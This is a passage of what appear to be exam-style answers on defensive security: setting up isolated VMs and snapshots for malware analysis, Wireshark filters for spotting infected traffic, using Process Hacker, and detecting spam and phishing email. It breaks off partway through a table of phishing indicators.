Dynamic malware analysis involves running a suspicious file in a controlled environment to observe its behavior. A **properly configured VM** is essential to ensure **isolation, monitoring, and safety**. Below are the key steps and tools required:

---

1. Setting Up the Virtual Machine

a) Choose a Virtualization Platform

- **VMware Workstation/Player** (Best for advanced snapshots and isolation).
- **VirtualBox** (Free and widely used).
- **Hyper-V** (Built into Windows, but has fewer snapshot features).

b) Install a Target Operating System

- Use **Windows 10/11 (Most common target for malware)** or an older version like **Windows 7** for legacy malware.
- Install a **minimal Linux OS** if analyzing Linux-based malware.

c) Isolate the VM (Security Precautions)

- **Disable Network Access** or use a controlled network (NAT with no external access).
- **Take Snapshots** before executing malware for easy rollback.
- **Enable Revert to Snapshot on Shutdown** (VM resets after reboot).
- **Disable Shared Folders & Clipboard Sharing** (Prevents malware escape).

---

2. Essential Tools for Dynamic Malware Analysis

a) Process Monitoring & System Analysis

- **Process Explorer** (View running processes, DLLs, and network connections).
- **Process Monitor (ProcMon)** (Tracks file, registry, and process activity).
- **Autoruns** (Checks for persistence mechanisms in startup programs).
- **Regshot** (Compares registry changes before and after execution).

b) Network Traffic Analysis

- **Wireshark** (Captures and analyzes network traffic).
- **Fakenet-NG** (Simulates an internet connection to capture malware communication).
- **ApateDNS** (Redirects DNS requests to prevent real-world harm).

c) Behavioral Analysis & Debugging

- **Cuckoo Sandbox** (Automated malware analysis framework).
- **x64dbg or OllyDbg** (Debuggers for reverse engineering malware).
- **Sysmon** (Provides advanced logging of system events).

d) Memory and File Analysis

- **Volatility** (Memory forensics tool for analyzing RAM dumps).
- **PEStudio** (Static analysis of Portable Executable (PE) files).

- **Strings** (Extracts readable text from binaries).

---

3. Additional Considerations

a) Using a Safe Environment

- **Dedicated Malware Lab** (Never analyze malware on a personal/work system).
- **Use a Host-based Firewall** to block unwanted outbound connections.

b) Testing in a Controlled Network

- Set up an **internal LAN with no internet access**.
- Use **INetSim** to simulate fake web services (email, HTTP, FTP, etc.).

---

4. Steps to Perform Dynamic Malware Analysis

1. **Take a Snapshot** of the VM before executing malware.
2. **Run Process Monitor & Wireshark** to capture system and network activity.
3. **Execute the Malware** and observe behavior.
4. **Analyze Changes** (Registry, File System, Network Requests, etc.).
5. **Rollback VM to the Snapshot** to restore a clean state.

Conclusion

By setting up a **secure and well-equipped VM**, you can safely analyze malware behavior without risking the host system. Proper isolation, logging, and monitoring tools help detect **persistence techniques, network activity, and file modifications** performed by malware.

Q2. How would you secure a network against malware that uses phishing or malicious links to enter through email? What layers of defense (such as email filtering, firewalls, and endpoint protection) should be implemented? (15)

Securing a Network Against Phishing and Malware via Email

Phishing emails and malicious links are among the most common ways malware infiltrates networks. To effectively secure a network, organizations should adopt a **multi-layered defense strategy**, including **email filtering, firewalls, endpoint protection, and user awareness training**.

---

1. Layered Defense Strategy

A) Email Security & Filtering (First Line of Defense)

🔹 **Implement a Secure Email Gateway (SEG)**

- Use tools like **Proofpoint, Mimecast, Barracuda, Microsoft Defender for Office 365**.
- Filters spam, phishing emails, and malicious attachments.

🔹 **Enable Domain Authentication Protocols**

- **SPF (Sender Policy Framework)** – Prevents email spoofing.
- **DKIM (DomainKeys Identified Mail)** – Ensures email integrity.
- **DMARC (Domain-based Message Authentication, Reporting & Conformance)** – Helps enforce policies for handling spoofed emails.

🔹 **Scan Attachments & URLs**

- Use **sandboxing** to analyze attachments before delivery.
- Implement **URL rewriting** to inspect links at the time of click.

B) Network Security Measures (Second Line of Defense)

🔹 **Web Filtering & DNS Security**

- Use **Cisco Umbrella, Quad9, or Cloudflare Gateway** to block malicious domains.
- Prevents users from visiting phishing or malware-hosting websites.

🔹 **Next-Generation Firewalls (NGFW)**

- Firewalls like **Palo Alto, Fortinet, or Cisco ASA** can inspect traffic for threats.
- Enable **Intrusion Prevention System (IPS)** to detect phishing-related threats.

🔹 **Network Segmentation**

- Isolate **critical assets and endpoints** from general network traffic.
- Prevents lateral movement if an endpoint is compromised.

C) Endpoint Protection & User Awareness (Final Layer of Defense)

🔹 **Deploy Endpoint Detection & Response (EDR)**

- Use **CrowdStrike Falcon, SentinelOne, Microsoft Defender ATP**.
- Detects malicious processes and prevents execution of malware.

🔹 **Enforce Multi-Factor Authentication (MFA)**

- Reduces impact if credentials are stolen via phishing.

🔹 **Security Awareness Training**

- Regular **phishing simulation tests** to educate users.
- Encourage employees to report suspicious emails.

🔹 **Regular Patching & Updates**

- Ensure **OS, browsers, and email clients** are always updated.
- Patch vulnerabilities that could be exploited by malware.

---

2. What to Do If a Phishing Email is Detected?

✅ **Quarantine the Email** to prevent further exposure.
✅ **Block the Sender's Domain/IP** at the email gateway.
✅ **Check for User Interaction** (clicked links, opened attachments).
✅ **Scan the Affected System** for malware.
✅ **Report the Phishing Attempt** to IT/SOC team and authorities if needed.

Final Recommendations: Layered Security Approach


Defense Layer	Purpose	Recommended Open-Source Tools
Email Filtering	Block phishing emails	Rspamd, SpamAssassin, MailScanner
DNS Security	Block phishing domains	Pi-hole, OpenDNS, Quad9
Web Proxy	Block malicious websites	Squid Proxy, Privoxy
Firewall & IDS/IPS	Block network-based phishing attacks	pfSense, OPNsense, Suricata, Snort


Endpoint Protection	Detect & remove phishing-based malware	ClamAV, OSSEC, Wazuh
User Awareness	Prevent phishing success	GoPhish, King Phisher
Logging & Intelligence	Detect & investigate attacks	ELK Stack, Graylog, MISP


By **combining multiple security layers**, organizations can significantly reduce the risk of phishing-based malware infections.

SLIP 16

Q1. Why is it important to create snapshots of your VM before performing dynamic analysis on malware, and how can you restore the VM if something goes wrong? (15)







Importance of Creating Snapshots Before Performing Dynamic Malware Analysis

When analyzing malware in a **virtual machine (VM)**, creating snapshots is **critical** for maintaining a safe, controlled environment. Snapshots allow you to **restore the VM to a clean state** in case the malware modifies system files, installs persistence mechanisms, or damages the VM.

---

1. Why Are VM Snapshots Important?

A) Quick Recovery from Malware Infection

- If the malware corrupts the system, **you can instantly revert** to a clean state without reinstalling the OS.
- Saves time compared to manually resetting or reinstalling the VM.

B) Prevents Malware Persistence

- Some malware attempts to remain on the system even after a reboot.
- A snapshot ensures that **any persistence mechanisms are wiped out**.

C) Supports Step-by-Step Analysis

- You can create **multiple snapshots at different stages** (before execution, after execution, post-analysis).
- This helps track malware behavior over time.

D) Protects the Host System & Network

- If the malware **attempts to escape the VM**, a snapshot allows **quick isolation** before any damage occurs.
- Prevents the malware from affecting shared files or network resources.

---

2. How to Take a Snapshot Before Malware Analysis?

VMware Workstation

1️⃣ **Power on the VM** and ensure it is in a clean state.
2️⃣ Click **VM > Snapshots > Take Snapshot**.


3️⃣ Enter a name (e.g., *"Clean State Before Analysis"*) and description.
4️⃣ Click **Take Snapshot** and wait for the process to complete.


VirtualBox

1️⃣ Open VirtualBox and select the VM.
2️⃣ Go to **Machine > Take Snapshot**.
3️⃣ Provide a snapshot name and description.
4️⃣ Click **OK** to save the snapshot.

---

3. How to Restore the VM if Something Goes Wrong?





VMware Workstation

1️⃣ Click **VM > Snapshots > Snapshot Manager**.
2️⃣ Select the **previous clean snapshot**.
3️⃣ Click **Go To** and confirm restoration.

VirtualBox

1️⃣ Open VirtualBox and select the VM.
2️⃣ Go to **Snapshots tab**, select the clean snapshot.
3️⃣ Click **Restore** and confirm.

---

4. Best Practices for Using Snapshots in Malware Analysis

✅ **Always take a snapshot before executing malware.**
✅ **Use a naming convention** (e.g., *Pre-Execution, Post-Execution, Clean State*).
✅ **Disable snapshot auto-delete** (some hypervisors auto-delete old snapshots).
✅ **Do not rely solely on snapshots**—also use **sandboxing and isolated environments**.

Q2. How can you identify unusual network traffic patterns in Wireshark that may indicate a network is infected? (15)

Identifying Unusual Network Traffic in Wireshark

Wireshark is a powerful tool for analyzing network traffic and detecting potential malware infections. Here's how you can identify unusual patterns that may indicate a compromised network:

---

1. Look for Excessive Traffic from a Single IP

🔹 **Filter:** `ip.addr == <suspect IP>`
🔹 If a single device is sending/receiving large amounts of data, it may be infected (e.g., botnet activity).

---

2. Detect Communication with Suspicious External Servers

🔹 **Filter:** `ip.geoip.country != YourCountry` (if enabled)
🔹 **Check:** Unexpected communication with foreign IPs could indicate data exfiltration or command-and-control (C2) communication.

---

3. Identify High Volume of Failed Connections

🔹 **Filter:** `tcp.flags.reset == 1`
🔹 If many TCP connections are being reset (`RST` flag), it could be **malware scanning for open ports** or attempting brute-force attacks.

---

4. Spot Unusual DNS Requests

🔹 **Filter:** `dns.qry.name`
🔹 Look for:
✅ Random domain names (e.g., `xh28sjfsk.com`) → Could be malware using **Domain Generation Algorithms (DGA)**.
✅ Many queries for the same domain in a short time → May indicate **data exfiltration**.

---

5. Check for Unusual HTTP Requests

🔹 **Filter:** `http.request`
🔹 Look for:
✅ Unknown user-agents (e.g., `User-Agent: MaliciousBot/1.0`).
✅ Unexpected POST requests to external servers → Could be **data being stolen**.

---

6. Detect Suspicious Encrypted Traffic (Without HTTPS Handshake)

🔹 **Filter:** `tls` (or `ssl`)
🔹 **Red Flags:**
✅ **High number of small, encrypted packets** → Malware may be using **custom encryption** to bypass detection.
✅ **No proper TLS handshake** but encrypted data is exchanged → Possible malicious activity.

---

7. Identify ICMP (Ping) Flood or Tunneling Attacks

🔹 **Filter:** `icmp`
🔹 **Unusual patterns:**
✅ Large ICMP packets → Could indicate **data exfiltration using ICMP tunneling**.
✅ Continuous pings from unknown IPs → Possible **DDoS attack**.

---

8. Spot SMB or RDP Brute Force Attempts

🔹 **Filter:**

- `smb` → For SMB-related attacks (like WannaCry).
- `tcp.port == 3389` → For RDP brute-force attacks.
  🔹 **Check:**
  ✅ Repeated authentication attempts → Could indicate **brute-force login attempts**.

---

9. Monitor for Unexpected Traffic Spikes

🔹 **Use: Statistics > IO Graphs**
🔹 Sudden increases in network traffic could mean:
✅ **DDoS attack** (high request volume).
✅ **Malware beaconing** to an external server.

---

10. Identify Suspicious ARP Traffic (Man-in-the-Middle Attack)

🔹 **Filter:** `arp`
🔹 **Check:**
✅ **Multiple ARP replies without corresponding requests** → Could indicate **ARP spoofing**.

Conclusion

By monitoring **excessive traffic, failed connections, unusual DNS requests, suspicious HTTP requests, and encryption anomalies**, you can **spot malware activity in Wireshark**. Always **investigate unknown traffic patterns** and **correlate findings with threat intelligence sources** for confirmation.

SLIP 17

Q1. What precautions should you take when setting up a lab environment for malware analysis? Discuss key configurations like isolation, snapshots, and network settings. (15)

Precautions for Setting Up a Secure Malware Analysis Lab

When setting up a malware analysis lab, **security and isolation** are the top priorities. Proper configurations ensure that malware does not escape, infect the host system, or spread to other networks.

---

1. Use a Virtualized Environment

✅ Install **VMware Workstation**, **VirtualBox**, or **Hyper-V** to run malware in a virtualized environment.

✅ VMs allow **easy restoration** using snapshots and **prevent malware from affecting the host system**.

---

2. Isolate the Lab Network

🔹 **Why?** Prevents malware from spreading to other devices.
✅ **Disable internet access** or use a **virtual network** (Internal Network/NAT).
✅ Use a **separate VLAN** if using a physical setup.
✅ Implement **firewall rules** to block unwanted connections.

---

3. Take Snapshots for Quick Recovery

🔹 **Why?** Snapshots allow you to revert to a clean state if malware corrupts the VM.
✅ **Create snapshots before execution** of malware.
✅ Maintain **multiple snapshots** (e.g., Pre-Execution, Post-Execution).
✅ Restore the snapshot immediately after analysis.

---

4. Configure Safe Networking Modes

✅ **Bridged Mode:** Not recommended (malware can interact with the external network).
✅ **NAT Mode:** Limits external communication, safer than Bridged mode.
✅ **Host-Only Network:** Best for **full isolation**, no internet access.
✅ **Simulated Internet:** Use **INetSim** or **FakeNet-NG** to fake internet services.

---

5. Use a Controlled Malware Execution Environment

✅ Use **Windows Sandbox** or **Cuckoo Sandbox** for automated analysis.
✅ For **manual analysis**, create a VM with **Windows/Linux** and install analysis tools.

---

6. Disable Shared Folders and Clipboard Sharing

🔹 **Why?** Prevents malware from escaping the VM.
✅ Disable **drag-and-drop** between host and VM.
✅ Turn off **shared folders** (malware can access the host filesystem).
✅ Block **clipboard sharing** to prevent data leaks.

---

7. Monitor Malware Behavior with Analysis Tools

✅ **Static Analysis Tools:**

- `PEStudio`, `Strings`, `Ghidra`, `IDA Pro`
  ✅ **Dynamic Analysis Tools:**
- `Process Monitor (Procmon)`, `Process Explorer`, `Wireshark`, `Regshot`
  ✅ **Network Simulation Tools:**
- `FakeNet-NG`, `INetSim`

---

8. Prevent Malware Detection & Evasion

✅ **Disable Windows Defender & AV** (so malware runs normally in the VM).
✅ Use **Time-stomping** techniques (some malware checks system time to evade execution).
✅ Modify VM settings to avoid detection (some malware detects virtual environments).

---

9. Log & Analyze All Activity

✅ **Use Sysmon** to track malware activity.
✅ **Capture network traffic** using Wireshark.
✅ **Take memory dumps** for forensic analysis.

---

10. Physically Secure the Lab

✅ **If using physical hardware**, use **air-gapped systems** (no network access).
✅ Limit **USB access** to prevent malware from spreading.

Conclusion

A secure malware analysis lab requires **isolation, proper snapshots, restricted networking, and monitoring tools**. By following these precautions, you **reduce the risk of accidental infections** and **ensure a safe testing environment**.

Q2. Walk through the steps to detect a spam email using various email client features or third-party tools. How would you identify signs of a phishing email in a typical spam message? (15)

Steps to Detect a Spam or Phishing Email

Detecting spam or phishing emails involves analyzing different email components using **built-in email client features** and **third-party tools**. Here's a step-by-step guide:

---

1. Check the Sender's Email Address

🔹 **Legitimate organizations use official domains** (e.g., `@paypal.com`, not `@paypal-security.com`).
🔹 **Hover over the sender's address** to see the actual email domain.
🔹 **Use third-party tools like**:

- `whois.domaintools.com` (Check domain registration).
- `emailrep.io` (Check if an email is flagged as suspicious).

---

2. Analyze the Email Subject & Content

🔹 **Common phishing signs**:
✅ **Urgent tone** ("Your account will be closed in 24 hours!").
✅ **Grammatical errors & typos**.
✅ **Unusual attachments or links**.

🔹 **Spam filters in email clients** (Gmail, Outlook) automatically flag emails with suspicious subjects.

---

3. Hover Over Links (DO NOT CLICK!)

🔹 **Hover over the link** to see the actual URL.
🔹 If it doesn't match the expected domain, it's likely phishing.
🔹 **Use link checkers**:

- `virustotal.com` (Scan links for malware).
- `checkphish.ai` (Detect phishing sites).

---

4. Inspect the Email Headers (Advanced Users)

🔹 Email headers contain details about the sender's IP and routing path.
🔹 Use **email header analysis tools**:

- `mxtoolbox.com/EmailHeaders.aspx`.
- `Google Admin Toolbox Messageheader`.
  🔹 **Red flags in headers**:
  ✅ `Return-Path` domain does not match the sender.
  ✅ `Received` from an unexpected server location.

---

5. Check for Suspicious Attachments

🔹 **Malicious attachments**:
✅ `.exe`, `.zip`, `.scr`, `.js`, `.iso`, `.docm`, `.xlsm` files.
✅ **Macro-enabled files** (`.docm`, `.xlsm`) can execute malware.
🔹 **Scan attachments with**:

- `VirusTotal`.
- `Hybrid Analysis`.
- `Any.Run`.

---

6. Verify Spoofed Email Addresses with SPF/DKIM/DMARC

🔹 Use tools like **MXToolbox SPF Checker** to verify domain authenticity.
🔹 Legitimate emails have **proper SPF/DKIM/DMARC records** to prevent spoofing.

---

7. Analyze the Email in a Safe Environment

- 🔹 Use **virtual machines** (VMs) or **sandbox services** to open suspicious emails safely.
- 🔹 **Recommended tools**:
  - `Cuckoo Sandbox`.
  - `Any.Run` for dynamic analysis.

Signs of a Phishing Email in Spam Messages

🔴 **Mismatch between sender name and email address**.
🔴 **Generic greeting** (“Dear Customer” instead of your name).
🔴 **Urgency & fear tactics** (e.g., “Your account is compromised!”).
🔴 **Poor grammar & spelling errors**.
🔴 **Fake links & suspicious attachments**.

Conclusion

To detect a phishing or spam email: **verify the sender, analyze links & attachments, inspect email headers, and use online tools**. If suspicious, **report it as spam** and **do not interact with it**.

SLIP 18

Q1. How do you install and configure Process Hacker on your analysis machine? What are the essential features of Process Hacker that are useful for analyzing malware behavior? (15)

Installing and Configuring Process Hacker for Malware Analysis

Process Hacker is a powerful task manager alternative that provides in-depth monitoring of system processes. It is widely used for **malware analysis** because it allows real-time process monitoring, memory inspection, and network activity tracking.

---

1. Install Process Hacker

Step 1: Download Process Hacker

- Go to the official website: **https://processhacker.sourceforge.io/**
- Download the **portable version** (recommended for malware analysis labs) or the installer.

Step 2: Install Process Hacker (If Using the Installer)

- Run the installer and follow the setup wizard.
- **Select custom installation** and enable the following:

✅ **Kernel-mode driver** (for deeper analysis).
✅ **Symbol debugging** (helps analyze Windows functions).

---

2. Configure Process Hacker for Malware Analysis

Step 1: Run as Administrator

- Right-click **ProcessHacker.exe** → Select **Run as Administrator** (for full access).

Step 2: Enable Advanced Columns

- Go to **View** → **Select Columns**
- Enable important fields:

✅ **PID** (Process ID)
✅ **Integrity Level** (Identifies privilege level of processes)
✅ **Handles** (Shows open files and registry entries)
✅ **Threads & Modules** (Tracks injected DLLs)
✅ **Network** (Displays process network connections)

Step 3: Configure Process Tree for Better Visibility

- Click **Options** → **Process Tree** → **Enable Color Highlighting**

✅ **Green:** New processes.
✅ **Red:** Terminated processes.
✅ **Purple:** Suspended processes.

Essential Features of Process Hacker for Malware Analysis

1. Process Monitoring

✅ **Detects hidden or suspicious processes** (e.g., malware running under `svchost.exe`).
✅ Shows **parent-child relationships** (useful for tracking malware execution).

2. Memory Inspection & Process Dumping

✅ **Right-click a process → Properties → Memory** to inspect memory regions.
✅ Dump the process memory for analysis using **Right-click → Create Dump File**.

3. DLL and Handle Analysis

✅ View **loaded DLLs** using **Modules tab** (check for injected malware DLLs).
✅ Identify open **handles** (files, registry, network) used by malware.

4. Network Activity Monitoring

✅ **Find malware network connections** using **Network tab**.
✅ **Check remote connections** (useful for detecting C2 communication).

5. Process Termination and Suspension

✅ **Force terminate malicious processes** that Task Manager can't kill.
✅ **Suspend a process** instead of killing it (useful for live debugging).

Conclusion

Process Hacker is an essential tool for malware analysis, providing deep process monitoring, memory analysis, and network inspection. With proper configuration, it helps in identifying and analyzing **malicious behavior in real-time**.

Q2. Explain how email filtering works to detect and block spam emails. What are some common techniques used by email filters to categorize emails as spam or legitimate? (15)

How Email Filtering Works to Detect and Block Spam Emails

Email filtering is a security mechanism that analyzes incoming emails and determines whether they are **legitimate (ham), spam, or phishing attempts**. It works by scanning various aspects of an email, such as the sender's address, content, attachments, and metadata, using different filtering techniques.

---

1. Steps in Email Filtering Process

Step 1: Incoming Email Analysis

When an email arrives, the email filter **examines multiple factors**, such as:

- 🔹 Sender's reputation and domain authenticity.
- 🔹 Email headers and routing path.
- 🔹 Content, links, and attachments.

Step 2: Applying Spam Detection Techniques

The filter applies multiple techniques (discussed below) to determine whether an email is **safe, spam, or malicious**.

Step 3: Taking Action on the Email

Based on the analysis, the email is either:
✅ **Delivered to the inbox** (if legitimate).
🚫 **Sent to spam/junk folder** (if suspicious).
🔴 **Blocked completely** (if highly malicious).

---

2. Common Techniques Used by Email Filters

1. Blacklist and Whitelist Filtering

✅ **Blacklist**: Blocks emails from known spam domains or IP addresses.
✅ **Whitelist**: Allows emails from trusted sources (e.g., company emails).
🛠️ **Example**: If an email comes from a **blacklisted IP**, it is marked as spam.

2. SPF, DKIM, and DMARC Authentication

✅ **SPF (Sender Policy Framework)**: Verifies if the email is from an authorized server.
✅ **DKIM (DomainKeys Identified Mail)**: Ensures email content integrity.
✅ **DMARC (Domain-based Message Authentication, Reporting & Conformance)**:

Prevents email spoofing by aligning SPF and DKIM.
🛠️ **Example**: If SPF/DKIM fails, the email may be **flagged as phishing**.

3. Content-Based Filtering (Keyword & Phrase Analysis)

✅ **Scans email subject & body for suspicious words** (e.g., "Win a prize," "Urgent action required").
✅ Uses **machine learning models** to detect spam-like phrases.
🛠️ **Example**: If an email contains "Click here to verify your bank details," it may be flagged as phishing.

4. Bayesian Filtering (Statistical Analysis)

✅ Uses **probability-based models** to classify emails as spam or not.
✅ The filter learns from user actions (if users mark emails as spam or safe).
🛠️ **Example**: If most spam emails contain "free lottery," the filter assigns a **high spam score** to similar messages.

5. Heuristic Analysis (Pattern-Based Detection)

✅ **Detects suspicious patterns** in email headers, content, and attachments.
✅ Checks for **obfuscation techniques** (e.g., misspelled words like "Fr£e Mon3y").
🛠️ **Example**: If an email **hides links with misleading text**, it may be flagged as spam.

6. Machine Learning & AI-Based Filtering

✅ AI models analyze large datasets to detect new spam patterns.
✅ **Deep learning** can identify **previously unseen phishing emails**.
🛠️ **Example**: Gmail's AI spam filter adapts to new email scams and **blocks 99.9% of spam**.

7. Attachment & Link Scanning

✅ Scans **attachments** for malware using **sandbox analysis**.
✅ Checks **URLs** against **phishing databases** (e.g., Google Safe Browsing, VirusTotal).
🛠️ **Example**: If an email contains a `.exe` or `.js` file, it may be flagged as malicious.

---

3. Conclusion

Email filtering uses **blacklists, authentication checks, content analysis, AI, and heuristic methods** to block spam and phishing emails. A combination of these techniques ensures a **multi-layered defense** against cyber threats.

SLIP 19

Q1. After installing Process Hacker, describe the process of using it to analyze a sample malware. What specific indicators in the Process Hacker interface should you focus on (e.g., processes, threads, modules)? (15)

Using Process Hacker to Analyze a Sample Malware

After installing **Process Hacker**, you can use it to analyze malware by monitoring **suspicious processes, threads, modules, and network activity**. The goal is to detect malicious behavior, such as process injection, unauthorized network connections, or persistence mechanisms.

---

1. Steps to Analyze Malware Using Process Hacker

Step 1: Run Process Hacker as Administrator

- 🔹 Right-click `ProcessHacker.exe` → **Run as Administrator** (to get full access).
- 🔹 This ensures Process Hacker can inspect system processes and hidden malware activity.

Step 2: Identify Suspicious Processes

✅ **Look for unknown or suspicious process names** (e.g., `random.exe`, `svchost.exe` running from an unusual directory).
✅ **Check process tree relationships** → Malware often runs under a legitimate process **(e.g., explorer.exe, svchost.exe)**.
✅ **Use Color Codes**:

- 🟢 **Green** → New processes (monitor for unusual new entries).
- 🔴 **Red** → Terminated processes (malware might be self-terminating).
- 🟣 **Purple** → Suspended processes (some malware hides this way).

Step 3: Check Process Properties

- 🔹 Right-click the suspicious process → **Properties** → Look at:

✅ **Path & Command Line** – Malware often runs from **Temp, AppData, or System32** with unusual arguments.
✅ **Parent Process** – Malware often starts under a trusted process (e.g., `explorer.exe`).
✅ **Integrity Level** – If a normal app runs with **high privileges (Administrator)**, it may be malware.

Step 4: Inspect Threads and Modules

🔹 Go to the **Threads Tab**:
✅ Look for unusual DLLs injected into legitimate processes.
✅ Right-click **Terminate Thread** if you suspect malware is using it.

🔹 Go to the **Modules Tab**:
✅ **Check for unknown DLLs** loaded by the process.
✅ If a process loads a **randomly named DLL** (e.g., `xptwjm.dll`), it may be malware.

Step 5: Monitor Network Activity

🔹 Go to the **Network Tab** (or use `Ctrl + N`).
✅ **Check which processes are making network connections.**
✅ **Look for unknown IP addresses** (right-click → Copy Remote Address → check on VirusTotal).
✅ Malware often connects to **Command & Control (C2) servers**.

Step 6: Kill or Suspend the Malicious Process

✅ Right-click the process → **Terminate** (if sure it's malware).
✅ If unsure, **Suspend the process** to prevent execution without killing it.

Step 7: Dump Process Memory for Further Analysis

✅ Right-click process → **Create Dump File** → Save the file for analysis in tools like IDA Pro or x64dbg.

---

2. Indicators to Focus on in Process Hacker

Indicator	Why It's Important
Unusual Process Names	Malware often disguises itself as system processes (e.g., `svchost.exe` in the wrong directory).
Suspicious Parent Process	Malware may run under `explorer.exe` or `winlogon.exe`.
High CPU or Memory Usage	Some malware consumes excessive resources.

Injected DLLs in Legitimate Processes	Malware may inject itself into `notepad.exe` or `chrome.exe`.
Unknown Network Connections	Malware may communicate with external servers for data exfiltration.
Auto-Starting Processes	Malware may create startup entries in `Registry` or `Scheduled Tasks`.

Conclusion

Process Hacker is an essential tool for **detecting, analyzing, and stopping malware**. By monitoring **processes, threads, modules, and network connections**, you can **identify suspicious behavior** and take appropriate actions.

Q2. Describe the common techniques used in phishing attacks. What are the key indicators that an email or website might be part of a phishing attack? (15)

Common Techniques Used in Phishing Attacks & Key Indicators

Phishing attacks trick users into **revealing sensitive information** (e.g., passwords, credit card details) by impersonating trusted entities. Attackers use **emails, fake websites, or messages** to deceive victims.

---

1. Common Phishing Techniques

1. Email Phishing (Most Common)

🔹 Attackers send **fake emails** pretending to be from trusted sources (**banks, government, IT support**).
🔹 The email contains a **malicious link** or **attachment** leading to a fake login page.

🛠️ **Example:**

- 📧 Email from “PayPal” asking you to **verify your account** via a **fake link**.
- 🔗 The link redirects to a **fraudulent login page** that steals credentials.

---

2. Spear Phishing (Targeted Attack)

🔹 Attackers **research a specific person or company** and craft a **personalized** email.
🔹 Uses **real names, job titles, or recent activity** to appear **legitimate**.

🛠️ **Example:**

- 📧 Email to an employee **pretending to be their boss**, requesting **urgent wire transfers**.
- 🎯 **More dangerous than generic phishing** because it appears highly **authentic**.

---

3. Whaling (CEO Fraud)

🔹 Targets **high-level executives (CEO, CFO)** for **financial fraud** or data theft.
🔹 Uses **urgent requests** (e.g., "Wire $500,000 immediately") to bypass security checks.

🛠️ **Example:**

- 📧 Fake email from **“CEO” to finance team** asking for a **confidential payment transfer**.

---

4. Clone Phishing

🔹 Attackers **copy a legitimate email** but replace the **links or attachments** with malicious ones.
🔹 The email looks like a **real follow-up** to a previously received message.

🛠️ **Example:**

- 📧 “Here’s the updated invoice” email, but the **attachment is malware**.

---

5. Vishing (Voice Phishing)

🔹 Attackers use **phone calls** instead of emails.
🔹 Pretends to be from **banks, tech support, or government agencies**.

🛠️ **Example:**

- 📞 "This is Microsoft Support. Your computer has a virus. Please install this remote access tool."
- **Goal**: Gain access to the victim's computer or financial details.

---

6. Smishing (SMS Phishing)

🔹 Uses **text messages (SMS)** with **fake links** or urgent warnings.
🔹 Tricks users into clicking malicious links.

🛠️ **Example:**

- 📱 "Your bank account is locked! Click **here** to verify." (Link leads to a fake login page).

---

7. Angler Phishing (Social Media Attacks)

🔹 Attackers **impersonate customer support** accounts on social media.
🔹 Targets users **complaining about services online**.

🛠️ **Example:**

- 🐦 Fake Twitter "Bank Support" replies to a customer and asks for **login details**.

---

2. Key Indicators of a Phishing Email or Website

🚨 Indicator	⚠️ Why It's Suspicious
Urgent or Threatening Language	"Your account will be suspended!" (Creates panic).
